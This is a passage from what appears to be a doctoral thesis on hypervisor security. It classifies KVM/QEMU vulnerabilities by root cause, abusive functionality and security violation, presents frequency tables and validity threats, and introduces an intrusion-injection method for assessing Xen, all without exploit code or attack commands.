With the enriched dataset constructed in Phase A, we proceed to the semantic classification of vulnerabilities. This phase aims to extract structured, causal information from each CVE, capturing not only the technical root cause but also the emergent system behavior and security impact. The classification is based on three core properties:

- **Cause:** the underlying software fault that triggers the vulnerability.
- **Abusive Functionality:** a faulty or unintended behavior that was not part of the design but emerges when the fault (*cause*) is activated.
- **Security Violation:** the resulting breach of a system security property.

These three dimensions, *cause*, *abusive functionality*, and *security violation*, serve as the conceptual bridge between low-level faults and high-level security consequences. They will be revisited when formalizing vulnerability semantics and modeling exploit effects (see Chapters 5 and 6). From a security assessment perspective, anticipating an attacker's capabilities requires a understanding of what the system actually exposes, namely, which faults exist and how they may be activated or abused. While the present classification is grounded in a pragmatic, ad hoc analysis of real-world vulnerabilities, it lays the groundwork for the methodical and model-driven formalization developed in subsequent chapters.

I. Manual Analysis Procedure: The classification process was carried out through a systematic review of each CVE record, its associated references, and linked patches. The following steps were applied:

1. **Data Examination:** All information was manually reviewed to understand the technical context, including CVE descriptions, external advisories, and VCS diffs.
2. **Cause Attribution:** Each vulnerability was mapped to a CWE identifier when possible, using either the official CVE record or inferred from supporting evidence. We did this once the CWE is a reasonable estimate about the triggering *fault*. This step ensured consistent terminology for fault classification. Table 4.8 presents the vocabulary adopted in this work, including custom extensions for domain-specific issues.

[1]We used *Wrong* instead of *Improper* to avoid the collision of its acronyms (II) with the Improper Initialization.

Table 4.8: Vulnerability Causes Definitions

Type		Definition
IAC	Improper Access Control	The software does not restrict or incorrectly restrict access to a resource from an unauthorized actor.
II	Improper Initialization	The software does not initialize or incorrectly initialize a resource, which might leave the resource unexpectedly unavailable when accessed or used.
IIV	Improper Input Validation	The product receives input or data. Still, it does not validate or incorrectly validate that the input has the properties required to process the data safely and correctly.
IMM	Improper Memory Management	The code does not sufficiently manage its memory during its life cycle, creating conditions in which it can be abused unexpectedly.
IRM	Improper Resource Management	The code does not sufficiently manage its resources during its life cycle, creating conditions where they can be abused unexpectedly.
ICF	Improper Control Flow	The code does not sufficiently manage its control flow during execution, creating conditions where it can be modified unexpectedly.
NE	Numeric Errors	The software performs calculations that generate incorrect or unintended results that are later used in security-critical decisions or resource management.
UE	Unhandled Errors	An error is triggered inside the system, but it is not treated, and its propagation exposes additional security breaches.
WI	Wrong Implementation[1]	A generic definition to group several types of faults specific to implementations that are **wrongly** made and related to the underlying technology. For example, it includes errors when emulating instructions, the absence of existing event handlers, incomplete support for technologies, and enabling configuration mode that should not be supported, among many others. **This is a non-CWE classification.**

3. **Security Violation Determination:** Based on descriptions and available PoCs or advisories, we identified the most critical security property violated. When multiple violations were possible, we selected the one with the highest impact following a predefined severity order. Table 4.10 formalizes this violation taxonomy.

4. **Abusive Functionality Identification:** This step aimed to capture the emergent, exploitable behaviors enabled by the fault. Often bridging the gap between cause and violation, abusive functionalities describe attacker-observable capabilities such as "unauthorized memory access" or "arbitrary code execution." This was the most interpretative and time-intensive part of the process. Table 4.9 summarizes the resulting classification.

The following paragraphs detail the vocabulary used for each classification property and provide relevant commentary for their role in hypervisor-oriented security assessment.

II. Causes: Understanding the root causes of vulnerabilities is fundamental to both prevention and structured modeling. As shown in Table 4.8, we use a taxonomy derived from the Common Weakness Enumeration (CWE), extended with a non-CWE category labeled **Wrong Implementation (WI)**. This latter class captures hypervisor-specific design and emulation errors that are frequent in QEMU/KVM but often poorly categorized in existing taxonomies. Memory-related causes (e.g., `IMM`, `IRM`) are particularly relevant given their tight coupling to control violations and privilege escalation paths.

Table 4.9: Abusive Functionalites Definition

Type		Definition
ACE	Arbitrary Code Execution	The ability to execute any crafted code injected during the exploitation. This classification happens when there is any explicit mention that a *code execution* could be achieved.
CE	CPU Exception	Reaching states like activating incorrect interruption handling, absence of exit handler, internal CPU exception, and machine-check exceptions.
ME	Memory Exception	Segmentation Fault, Page Fault, Assertion failure, and others.
PMA	Protected Memory Access	The bypass of protection mechanisms such as the Current Privilege Level, the Address Space Layout Randomization, the Pointer Authentication, the Supervisor Mode Access Prevention, among others.
RE	Resource Exhaustion	The inability to properly control the allocation and maintenance of a limited resource enables an actor to influence the amount of resources consumed, eventually leading to the exhaustion of available resources.
RS	Resource Starvation	A process that cannot access a specific resource, leading to unexpected state changes and behaviors. Different from RE, there is still resource available in the system, but the process cannot access it for some reason, e.g., livelock, deadlock, lock convoy, etc.
UFA	Unauthorized File Access	Acquire access to forbidden IO file operations.
UMA	Unauthorized Memory Access	The access to restricted memory locations (excluding the ones of the PMA).
VAC	Void Access Control	When the access control mechanism exists but does not enforce a restriction, i.e., it does not need an explicit bypass.

III. Abusive Functionalities: An **Abusive functionality** (AF) represents attacker-relevant capabilities that result from activating a vulnerability. Rather than focusing on the exploit path, this concept emphasizes the emergent system behavior (the "effect" observed once the vulnerability manifests). This approach provides a high-level understanding of the impact or effect on the system. Previous works have done similar characterization but using the term "*effect*" [Duarte and Antunes, 2019; Elia et al., 2017]. The functionality is closely related to the security attribute it affects. For instance, to Gain Information (which violates confidentiality), an attacker should acquire access to any protected resource. Then we

examined the resource involved in the exploit, memory, and defined the abusive functionality of "Unauthorized Memory Access".

Table 4.9 lists the AF categories identified. These range from memory and resource manipulation to privilege violations. While this classification is currently empirical and based on expert analysis, Chapter 5 formalizes its derivation and generalization.

Table 4.10: Security Violations

Type		Definition
DoS	Denial of Service	a total or partial compromise on the correct service/function delivery. Impacting the availability attribute.
OI	Obtain Information	access to content that should not be disclosed to unauthorized agents. Impacting the confidentiality attribute.
ByP	Bypass	The circumvention of a security mechanism. Impacting the integrity attribute.
GP	Gain Privilege	A critical bypass where the circumvention of the security mechanism increases the system's access level. Impacting the integrity attribute.
EC	Execute Code	The ability to change the execution flow and induce the system to execute unspecified code. Impacting the integrity attribute.

III. Security Violations: The final classification axis captures the security property compromised by the vulnerability. Our analysis adopts a pragmatic view: when multiple potential impacts are described, we retain only the most severe for simplicity and consistency. This ordering reflects both the attacker's potential gain and the disruption to system operation, with information disclosure (OI) ranked lowest due to its typically limited and passive effect, especially in contrast to execute code (EC), which represents the highest severity owing to its broad and lasting impact on multi- tenant environments. Denial of Service (DoS) falls in the middle, reflecting moderate, often transient disruption




Figure 4.11: Visual hierarchy of attack severity. The diagram illustrates the increasing impact of attack types, from information disclosure (OI) to Execute Code (EC), based on potential disruption and adversarial gain.

Table 4.10 provides the adopted violation taxonomy. This classification plays a crucial role in evaluating trust boundaries and modeling erroneous post-exploit states in later chapters.

4.3.2 Chain Analysis of Hypervisor Vulnerabilities

After evaluating each vulnerability individually, we synthesized the overall characterization. The following analysis presents the foundational chain linking causes to security violations, highlighting the most frequent patterns observed across our dataset.

We begin by examining the distribution of categories across three key dimensions: *Cause*, *Abusive Functionality*, and *Security Violation*, as shown in Table 4.11. This table presents frequency counts for each category, along with their corresponding acronyms for ease of reference throughout the analysis. Notably, memory-related issues dominate all three dimensions; for instance, **IMM** (Improper Memory Management) and **ME** (Memory Exception) together represent the most prevalent forms of root cause and misuse, respectively. On the violation side, Denial of Service (**DoS**) is the most common outcome, suggesting that many attacks could target system availability rather than immediate privilege escalation

Table 4.11: Frequency counts of Causes, Abusive Functionalities, and Security Violations, highlighting their acronyms for quick reference.

Cause			Abusive Functionality			Security Violation		
153	**IMM**	Improper Memory Management	92	**ME**	Memory Exception	213	**DoS**	Denial of Service
59	**IRM**	Improper Resource Management	67	**UMA**	Unauthorized Memory Access	60	**EC**	Execute Code
38	**IIV**	Improper Input Validation	59	**RE**	Resource Exhaustion	31	**OI**	Obtain Information
27	**NE**	Numeric Errors	57	**ACE**	Arbitrary Code Execution	28	**GP**	Gain Privileges
21	**WI**	Wrong Implementation	33	**CE**	CPU Exception	11	**ByP**	Bypass
16	**IAC**	Improper Access Control	13	**UFA**	Unauthorized File Access			
15	**ICF**	Improprer Control Flow	10	**RS**	Resource Starvation			
10	**II**	Improper Initialization	8	**PMA**	Protected Memory Access			
4	**UE**	Unhandled Errors	4	**VAC**	Void Access Control			

This prevalence suggests that vulnerabilities in hypervisors are closely tied to improper handling of memory and access control, reinforcing the importance of memory safety enforcement and fine-grained privilege management in virtualized environments.

Next, we present a qualitative perspective of the classified data, focusing on each evaluated attribute, to capture the proportion of each attribute type and how each

attribute impacts the other dimensions. To illustrate this, we present a parallel coordinate visualization that allows us to identify how a property impacts other characteristics in our characterization.





Figure 4.12: Parallel Mapping of **Causes** to the others dimensions. Each color represents a type of Cause and its relation with the Abusive Functionality and the Security Violation

In Figure 4.12 we focus on the **Causes**. Each type of Cause is associated with one color. Analysing the image, we can note that *Improper Memory Management* is the leading cause, with 153 occurrences. It contributes notably to *Memory Exception* (57), *Arbitrary Code Execution* (43), and *Unauthorized Memory Access* (34) as we can see in Figure 4.13a. Also, we can note that Improper Resource Management can only lead to *Resource Exhaustion* and consequently DoS.



(a) Highlight of IMM Cause

(b) Highlight of Memory Related AF

Figure 4.13: Vulnerabilities directly related to memory exploitation mechanisms.

With an emphasis on the **Abusive Functionality** dimension, we have Figure 4.14 that highlights the parallel lines based on each AF's attribute. Looking at the figure, we can gain insight into how a specific system malfunction can lead to unexpected functionalities and what its consequences may be. We can note a prevalence of vulnerabilities that cause Resource Exhaustion (59) and memory violations (*Unauthorized Memory Access* (67) and *Memory Exception* (92)). Figure 4.13b highlight this prevalence.

The relations between *Causes* and *AFs* are presented in Table 4.12. The first thing to note is a **prevalence of memory related vulnerabilities**. The intersection of *Improper Memory Management* and *Memory Exception* is more than half of the vulnerabilities (188).




Figure 4.14: Parallel Mapping of **Abusive Functionality** to the others dimensions. Each color represents a type of Abusive Functionality and its relation with its Cause and the possible Security Violation


Another interesting observation is that **there are many-to-many relations between causes and Abusive Functionalities**, i.e., a single cause can lead to different AFs and vice versa. For instance, *Improper Input Validation* covers all Abusive Functionalities, besides *Void Access Control*. The same applies to *Unauthorized Memory Access* and Memory Exception AFs.

Table 4.12: Relation between Abusive Functionality and Causes

		Abusive Functionality									
		ACE	CE	ME	PMA	RE	RS	UFA	UMA	VAC	**Total**
Causes	Improper Resource Management	2	8	7	0	28	3	6	*5*	0	59
	Improper Initialization	0	1	0	1	0	0	0	*8*	0	10
	Improper Memory Management	43	0	**57**	0	19	0	0	*34*	0	**153**
	Improper Control Flow	0	3	5	0	5	1	0	*1*	0	15
	Numeric Errors	4	11	7	0	1	0	1	*2*	1	27
	Wrong Implementation	0	6	2	4	0	0	1	*7*	1	21
	Improper Input Validation	*7*	*2*	*10*	*1*	*5*	*4*	*2*	*7*	0	*38*
	Unhandled Errors	1	1	0	0	1	0	1	0	0	4
	Improper Access Control	0	1	4	2	0	2	2	*3*	2	16
	Total	57	33	**92**	8	59	10	13	67	4	343

From the perspective of Security Violations, the data indicates that DoS violations are prevalent, making up the most significant portion of breaches at 62.1%. We have divided the visualization into two parts to better visualize the relationship with the other two dimensions (Figure 4.15). On the left, Figure 4.15a shows that DoS vulnerabilities dominate and can result from nearly any cause, except for three abusive functionalities: *Arbitrary Code Execution*, *Void Access Control*, and *Protected Memory Access*. On the right, Figure 4.15b details the relationships among non-DoS security vulnerabilities, highlighting that most *Execute Code* cases stem from the *Improper Memory Management* cause.

Table 4.13 presents the relation between AFs and the consequences. As we can see, there are more unary relations, showing that some AFs target specific SVs.



(a) Highlight of DoS Security Violation (b) Security Violations without DoS

Figure 4.15: Parallel Mapping of **Security Violation** to the others dimensions. We represent the DoS separately to ease the visualization.

Table 4.13: Consequences vs Abusive Functionalities

		Consequences					
		DoS	GI	EC	ByP	GP	**Total**
Abusive Functionality	Arbitrary Code Execution	0	0	57	0	0	57
	CPU Exception	33	0	0	0	0	33
	Memory Exception	**89**	0	2	0	1	92
	Protected Memory Access	0	0	0	3	5	8
	Resource Exhaustion	59	0	0	0	0	59
	Resource Starvation	10	0	0	0	0	10
	Unauthorized File Access	4	4	1	4	0	13
	Unauthorized Memory Access	18	27	0	0	22	67
	Void Access Control	0	0	0	4	0	4
	Total	213	31	60	11	28	343

However, this interpretation is limited since we only evaluate the most critical consequences. For example, *Unauthorized Memory Access* can lead to three consequences that cover **all three security attributes**, showing the criticality of the memory management on the security of hypervisors.

One **non-obvious relation** that raised our attention is that 70% of vulnerabilities caused by *Improper Initialization* lead to *Gain Information*, leaking some sensitive information and thus impacting the confidentiality of the system.

An overall representation of the chain of *Cause*→*AFs*→*SV* is presented in Figure 4.16. The goal of this picture is to emphasize the ability of the AFs to capture diverse security faults represented by the high number of incoming arrows in most AF rectangles. The *exact relations of each fraction* of Cause/(resp. AFs) belonging to what AFs(resp. SV) *are available online* in [Gonçalves, 2021], where the reader can also find more detailed information about the CVEs analyzed.

To illustrate a specific subset of these chain relations, we chose the *Unauthorized Memory Access* AF, as presented in Figure 4.17. As we can see, **a single AF** can be achieved by **different types of faults** and, at the same time, can **impact every security attribute** of the hypervisor.

Finally, we grouped the vulnerabilities based on their mainly affected security attributes. Results indicate that availability is the most affected security attribute,




Figure 4.16: Overall relation between cause, AFs, and consequences. Fully data available on [Gonçalves, 2021]

accounting for 62% of cases, followed by integrity at 29% and confidentiality at 9%. We only consider the SV with the highest impact when multiple SVs are possible in a given vulnerability.




Figure 4.17: Central role of an Abusive Functionality in linking different security faults with their different security violations

4.3.3 Implications of the Results

The classification presented in this work has limitations. First, the vulnerabilities' manual classification implies some subjectivity related to the authors' expertise in the field, compromising the reproducibility of such evaluation. We also may criticise how orthogonal such characterization is regarding other systems or even how deep or shallow the specificity of each type of property defined here is. Nevertheless, the goal is to show a conceptual relation between different causes, AFs, and consequences, not to establish a fixed classification.

The results presented have two critical contributions: to inform and to motivate. The first helps to understand the dynamics of vulnerabilities in hypervisors, starting with the security fault cause, further investigating the faulty behavior induced by its intrusion, and finally disturbing the system into any of the consequences above. The latter can raise new hypotheses to motivate further work toward better security approaches to virtualized systems. Next, we synthesize

some takeaways from the current characterization that address those contributions.

Our analysis suggests that memory management is a security-critical resource affected by most vulnerabilities, either as a direct cause or as the primary asset manipulated during an intrusion. Therefore, memory access control deserves special attention in virtualized systems. Vendors can adopt mitigation strategies during system design (such as memory-safe programming practices [Vasudevan et al., 2013], formal verification of memory access routines [Kulik et al., 2022], and fuzz testing of hypercall interfaces), and hardware-assisted protections (e.g., Intel MPX or ARM MTE) to contain or prevent unauthorized memory manipulation.

Depending on the security scenario and the deployment context of the virtualized system, some vulnerabilities pose greater severity than others. Looking at the evidence that 70% of vulnerabilities with Improper Initialization culminated in Gain Information consequence, we speculate the existence of a subtle relation that can help establish priorities, rules, and practices about the security of systems. For example, in a system where customer privacy is business-critical, we may need to invest additional effort to mitigate improper initialization in virtualized environments. Following this simple example, we can establish distinct criticality levels for different threats and requirements by studying the relationship between cause, AFs, and consequences on virtualized system components. Developing methods to evaluate and generalize these relations systematically could provide evidence to guide how to mitigate each threat adequately and **devise better security policies**.

As illustrated in Figure 4.17, Abusive Functionalities (AFs) act as connectors between diverse root causes and their associated security consequences. Our analysis shows that 67 vulnerabilities, originating from eight distinct causes, ultimately affect availability, confidentiality, or integrity, and can be abstracted into a **single** generalized AF. If such a property can be programmatically identified, it may enable the creation of a systematic approach for injecting AFs and observing how virtualized systems respond to these intrusions. One of the main challenges lies in crafting representative workloads that faithfully simulate the effects of generalized AFs. Nevertheless, this strategy could establish **a new method for security evaluation in virtualized systems**.

4.4 Threats to Validity

As with any empirical study, the contributions of this chapter face specific threats to validity. Although we designed each study carefully to ensure soundness, the following threats exist:

Robustness Testing in Virtualized Environments. The absence of a physical serial terminal limited the traceability of hindering or silent faults in our experimental environment, which challenges internal validity. Due to this limitation, excluding such failure modes could not be ruled out. Furthermore, excluding some hypercall operations introduces a risk of bias in the coverage and com-

pleteness of the testing campaign. Limited resources and domain expertise constrained our ability to thoroughly assess complex hypercalls, potentially leaving critical failure paths unexplored.

Using Vulnerability Analysis as Trustworthiness Evidence. This study relies on external data sources such as CVEs and Xen Security Advisories, prone to inconsistencies and other data problems. Reliance on abstract concepts that require proxy measurements, like vulnerability density and saturation models, to infer trustworthiness challenges construct validity. The study only approaches data from Xen and may not generalize to other hypervisors.

Linking Faults to Exploitable Consequences. Manual classification introduces high subjectivity, threatening internal and construct validity. Mapping complex vulnerabilities into discrete root causes, abusive functionalities, and security violations necessarily involves interpretation, which may vary across analysts. External validity remains limited due to the exclusive focus on KVM and QEMU vulnerabilities, which may not represent the causal structures found in other hypervisors, particularly non-open-source ones. Since no empirical validation of the proposed policy-generation or assessment strategies was conducted, the validity of this study's conclusion is also limited.

It is important to emphasize that each of these studies advances the understanding of hypervisor security from a different perspective. Still, their findings reflect methodological trade-offs, data limitations, and interpretive choices.

4.5 Summary

This chapter explored various methodologies for assessing the security of hypervisors through empirical robustness testing, historical vulnerability analysis, and causal vulnerability characterization. These methodologies provided an ample perspective on hypervisor security, highlighting practical challenges and essential insights into improving security evaluations.

In the robustness testing study, we examined the hypercall interface of the Xen hypervisor by injecting mutated inputs and monitoring the system behavior under realistic workloads. Specifically, we observed that conventional mutation strategies frequently resulted in superficial errors and could not effectively uncover deeper security flaws. These findings underscore the necessity of adopting context-aware mutation strategies tailored explicitly to hypervisor operations and runtime environments to enhance the depth and relevance of robustness evaluations.

In the second study of this chapter, we shifted focus to historical vulnerability data, applying models such as the Malaya-Alhazmi vulnerability lifecycle (MAM) and vulnerability density metrics to derive trustworthiness evidence for the Xen hypervisor. This analysis emphasized how trends in vulnerability discovery may reflect the impact of security investments, while also uncovering limitations in existing metrics.

Lastly, by analyzing longitudinal data, we highlighted the potential for these metrics to inform adoption decisions and risk assessment processes in security-critical environments.

The causal vulnerability characterization for KVM and QEMU further clarified the relationships between underlying faults, exploit mechanisms, and security violations. By mapping root causes (e.g., improper memory management) to exploitable outcomes (e.g., privilege escalation), we provide insights into the dynamics of similar future vulnerabilities. This causal framework can support strategic prioritization of security measures, enabling targeted improvements in hypervisor security.

Together, these findings demonstrate that vulnerability analysis can play a central role in understanding and improving the security of hypervisors. Combining empirical testing, historical analysis, and structured characterization provides a comprehensive foundation for developing security-aware methodologies. It also highlights specific areas that require attention to enhance hypervisor resilience, like context-aware robustness tests and proactive vulnerability management.

Building on these insights, particularly the notion of abusive functionalities as a recurring exploit enabler, we focus on a more proactive strategy for evaluating hypervisor resilience. The fault observability and detection limitations motivated the development of a targeted intrusion injection approach. The next chapter introduces an Intrusion Injection methodology that enables the controlled insertion of erroneous states into virtualized systems to simulate realistic attack scenarios, allowing us to evaluate how hypervisors respond to exploitation attempts rooted in the causal structures uncovered in this chapter.

Chapter 5

Intrusion Injection in Virtualized Systems

Software systems have defects [Hatton, 2007], and any security mechanism can fail [Bellovin, 2006]. Given the complexity of hypervisor codebases, often exceeding millions of lines, latent vulnerabilities remain a significant concern. Understanding the vulnerabilities that affect virtualized environments is a step toward enhancing their security, but it is limited. The vulnerability analysis presented in the previous chapter examines hypervisor security flaws by mapping causal chains from root causes to their resulting security violations. This analysis is complemented by robustness testing, which explores how mutated hypercall inputs can trigger fault conditions and reveal system weaknesses. However, the complexity of modern attacks has continued to grow, even as the technical expertise required to execute them has declined [Lipson, 2002], a trend exemplified by the widespread availability of ready-to-use exploit scripts and automation tools for non-expert attackers. The current dilemma is not *how* but *when* a vulnerability will be discovered and, eventually, exploited. Consequently, understanding vulnerability dynamics is only a first step to addressing how a virtualized environment responds during and after an intrusion. This gap requires a shift in methodology: from focusing on static vulnerabilities to actively evaluating system behavior under simulated attack conditions.

Over the last decades, researchers have proposed solutions to assess and benchmark the dependability attributes of complex systems, such as robustness testing, fault injection, and reliability modeling [Blischke and Murthy, 2011; Buhren et al., 2021; Cotroneo et al., 2015; Koopman et al., 1997; Madeira et al., 2000]. A concrete example is fault injection for evaluating error detection mechanisms [Pattabiraman et al., 2008] and for enabling dependability benchmarks [Kanoun and Spainhower, 2008]. However, assessing the security of virtualized systems (and complex systems in general) is a recent demand for which we lack consolidated and practical solutions. Existing work on security assessment has primarily focused on techniques for evaluating and comparing security tools. A classic approach uses vulnerability and attack injection to create exploitable code, which assesses the effectiveness of vulnerability detection tools and intrusion detection systems [Bhor and Khanuja, 2016; Fonseca et al., 2014; Neves et al., 2006]. The

problem with such solutions is that they fall short in empirically evaluating system security, primarily because they assume that vulnerabilities and attacks on the target system are known or can be injected.

Empirically assessing security by relying on real or injected vulnerabilities is flawed for several reasons. First, predicting undiscovered vulnerabilities or future attacks is impossible. Additionally, most vulnerabilities are fixed before a stable software release [Goncalves and Antunes, 2020], and even when well documented, injecting an effective payload to exploit a known vulnerability can be extremely challenging [Adams, 2015], especially in low-level systems like hypervisors. Furthermore, when a vulnerability is discovered in released software, it should be promptly fixed [Canfora et al., 2020], which diminishes its value for evaluation purposes. Even if existing vulnerabilities are known or representative vulnerabilities and attacks can be injected, designing test cases that cover all vulnerability classes remains challenging. Software and systems evolve, altering features and design, which limits the creation of a consistent attack corpus for testing purposes.

The central problem addressed in this chapter is the *lack of systematic methods to assess how virtualized systems respond to successful intrusions*, particularly those stemming from unknown Abusive Functionality (AF). Thus, we introduce the novel concept and approach of **intrusion injection** for virtualized environments. The core idea is to inject erroneous states (e.g., overwrite an unauthorized memory) that mimic the ones resulting from successful actual intrusions.

We argue that, just as fault injection evaluates error detection mechanisms, our approach assesses how a system behaves in the presence of injected erroneous states, and, by extension, how it would handle intrusions resulting from attacks that exploit potentially unknown vulnerabilities. Since different attacks targeting various vulnerabilities can produce the same or similar erroneous states, leading to equivalent security violations, focusing on injecting erroneous states increases assessment coverage while reducing testing complexity. We believe that every specific mechanism that needs to be compromised to attack a system can be abstracted, moving the focus to the effects of intrusions that impact system security.

Several key capabilities of intrusion injection, when compared with previous approaches [Bhor and Khanuja, 2016; Fonseca et al., 2009; Mainka et al., 2012; Neves et al., 2006], should be highlighted: *i)* it is easier to induce a representative erroneous state than effectively attack the system, *ii)* our solution enables testing when a corpus of known exploits/vulnerabilities is not available, *iii)* it allows studying the impact of erroneous states of (potentially unknown) vulnerabilities, *iv)* it allows covering different types of vulnerabilities using a single injection interface, increasing testing coverage, and *v)* it enables portable test cases based on architectural conceptual aspects of the target systems rather than on implementation-dependent ones.

To check the feasibility of the concept and illustrate our approach, we implemented a proof-of-concept injector based on Xen [Barham et al., 2003]. This tool provides an interface with the guest OS to inject memory-corruption erroneous states directly into the hypervisor, allowing guests to access memory under the

hypervisor address space arbitrarily. This way, we can change the system behavior to possibly induce security violations like code execution by writing code into the instruction pointer address or mapping memory pages belonging to different guests by altering the page tables controlled by the hypervisor.

We show that intrusion injection is viable by reproducing the effects of four public exploits that abuse memory-management operations [Xen, 2015]. In practice, we first run real exploits in a Xen-vulnerable version (4.6) and other versions where the vulnerabilities were already fixed (4.8 and 4.13). With this, we could crash the hypervisor (by overwriting a descriptor table handler) and escalate privileges to the privileged domain (by acquiring root privileges) on the vulnerable version, but not on the other two. Afterwards, using our prototype, we attempted and succeeded in injecting the same erroneous states into the three versions of the hypervisor. For versions 4.6 and 4.8, injecting the erroneous states leads to the same security violations for every exploit. However, the erroneous states injected do not lead to security violations for two of the four cases in version 4.13. This difference in handling states suggests that Xen has improved over time and that intrusion injection offers a viable method for assessment.

The contributions of this chapter can be summarized as follows:

- **Conceptual Framework:** The formalization of intrusion injection as a methodology for security assessment in virtualized systems.
- **Memory Intrusion Model:** An Ad-hoc initial approach for modeling intrusion of memory-related erroneous states for hypervisors, providing a foundation for future research.
